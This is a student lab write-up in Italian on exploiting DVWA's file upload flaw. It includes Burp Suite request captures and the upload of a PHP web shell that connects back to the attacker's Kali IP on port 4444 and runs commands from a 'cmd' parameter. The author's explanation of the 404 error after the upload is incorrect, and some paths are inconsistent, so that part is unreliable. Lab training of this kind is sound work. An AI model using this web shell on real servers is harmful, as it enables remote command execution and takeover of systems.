

In questa lezione vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. **Monitoreremo tutti gli step con BurpSuite**


Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.


Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di **intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite**.

SVOLGIMENTO:




```
Request
Pretty Raw Hex
1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.50.101/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

per prima cosa ho attivato burp suite ho messo intercet on e ho aperto il browser mi sono connessa meta e ho selezionato DWVA




```
Request
Pretty Raw Hex
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 44
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=b2e7b72b9d49c6ae3483e2f94d74e98b
14 Connection: keep-alive
15
16 username=admin&password=password&Login=Login
```

ho effettuato l'accesso con admin e password



dopo ho impostato il livello di DWVA security a low



sono andata su upload ho caricato la shell di php

The screenshot shows the Burp Suite interface. The top panel displays a list of HTTP requests. The selected request is a POST to `/dwa/vulnerabilities/upload/` with a status code of 200. The bottom panel shows the request and response details.

Request:

```
POST /dwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 567
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYuDGfPXL72RQjxrh
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b2e7b72b9d49c6ae3483e2f94d74e98b
Connection: keep-alive
-----WebKitFormBoundaryYuDGfPXL72RQjxrh
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundaryYuDGfPXL72RQjxrh
Content-Disposition: form-data; name="uploaded"; filename="shellphp.php"
Content-Type: application/x-php
<?php
$ip = '192.168.50.100';
$port = 4444;
$sock = fsockopen($ip, $port);
exec($_REQUEST['cmd']);
exit;
```


Response:

```
HTTP/1.1 200 OK
Date: Wed, 08 Oct 2025 11:30:36 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-Ubuntu5.1.0
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 29 Jun 2009 12:00:00 GMT
Content-Length: 4584
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload
</title>
<link rel="stylesheet" type="text/css" href="../../../dwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../../favicon.ico" />
<script type="text/javascript" src="../../../dwa/js/dwaPage.js">
</script>
```

The screenshot shows a web browser window with a 404 Not Found error. The URL bar shows `http://192.168.50.101/hackable/uploads/shellphp.php`. The error message states: "The requested URL /hackable/uploads/shellphp.php was not found on this server." Below the error message, it says "Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80".

mi sono collegata al path che mi ha dato dopo aver caricato la shell di php e ho ricevuto il seguente messaggio di errore Il motivo è che la shell richiede un parametro cmd nella richiesta GET per eseguire un comando, ma non abbiamo ancora passato alcun argomento



adesso possiamo intercettare la richiesta generica e modificarla a nostro piacimento da burp suite.

CODICE PHP

